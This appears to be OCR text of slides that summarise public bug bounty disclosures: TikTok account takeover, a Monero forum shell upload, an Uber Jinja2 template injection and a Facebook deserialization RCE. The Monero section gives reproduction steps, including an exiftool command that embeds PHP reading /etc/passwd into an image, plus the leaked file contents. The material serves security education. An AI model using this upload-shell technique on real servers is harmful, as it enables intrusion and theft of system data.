
https://hackerone.com/reports/1010522

https://security.lauritz-holtmann.de/advisories/tiktok-account-takeover/

```
GET /api/v1/user/facebook/login?next_url=https%3A%2F%2F[redacted_domain_1]%2F HTTP/1.1
Host: [redacted domain 1]
[...]
Referer: https://abcdefghij.ngrok.io
Cookie: [REDACTED]
```

Code Injection

forum.getmonero.org RCE through unrestricted file upload



Sébastien (kaulse)

350	-	5.38	88th	26.67	96th
Reputation	Rank	Signal	Percentile	Impact	Percentile

39 #357858 forum.getmonero.org Shell upload

Share:

State	Resolved (Closed)	Severity	High (7 ~ 8.9)
Disclosed	July 27, 2018 3:54pm +0400	Participants	
Reported To	Monero	Visibility	Disclosed (Full)
Reported at	May 26, 2018 5:26pm +0400		
CVE ID			
Weakness	Code Injection		

https://hackerone.com/reports/357858

forum.getmonero.org RCE through unrestricted file upload

kaulse submitted a report to **Monero**. May 26th (3 years ago)

Summary:

The method uploadProfile in the UsersController allows an attacker to upload a shell to the target server due to lack of image validation.

Description:

Steps To Reproduce:

1. Open POC https://forum.getmonero.org/uploads/profile/lNobodyl1527340454.php or https://forum.getmonero.org/uploads/profile/lNobodyl1527341021.php Or just follow these steps:
    1. Find a nice picture and embed the shell into the image like this `exiftool -documentname='<?php echo file_get_contents("/etc/passwd"); ?>' picture.png`
    2. Rename the jpg/png picture to the `.php` extension.
    3. Upload the picture.
    4. You will get an 500 error page. Ignore it. Grep the time from the response and convert it to a timestamp.
    5. Use the timestamp to find your shell: `https://forum.getmonero.org/uploads/profile/[USERNAMAE][timestamp].php`


forum.getmonero.org RCE through unrestricted file upload

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
```

@davwwwx

Server Side Template Injection

Jinja2 SSTI on Uber



Orange Tsai (orange)

1110	-	6.30	93rd	28.75	97th
Reputation	Rank	Signal	Percentile	Impact	Percentile

72 #125980 uber.com may RCE by Flask Jinja2 Template Injection

Share:

State ● Resolved (Closed)

Disclosed April 7, 2016 1:15am +0400

Reported To Uber

Reported at March 25, 2016 7:29pm +0400

CVE ID

Weakness Code Injection

Bounty $10,000

Severity No Rating (---)

Participants


Visibility Disclosed (Full)

Collapse

https://hackerone.com/reports/125980


https://blog.orange.tw/2016/04/bug-bounty-uber-ubercom-remote-code_7.html

Jinja2 SSTI on Uber



@davwwwx


Jinja2 SSTI on Uber



@davwwwx

Insecure Deserialization

Unauthenticated RCE on Facebook



https://devco.re/blog/2020/09/12/how-I-hacked-Facebook-again-unauthenticated-RCE-on-MobileIron-MDM-en/

@davwwwx

cutz (static)

329	-	7.00	95th	38.00	99th
Reputation	Rank	Signal	Percentile	Impact	Percentile

594 #141956 [phpobject in cookie] Remote shell/command execution

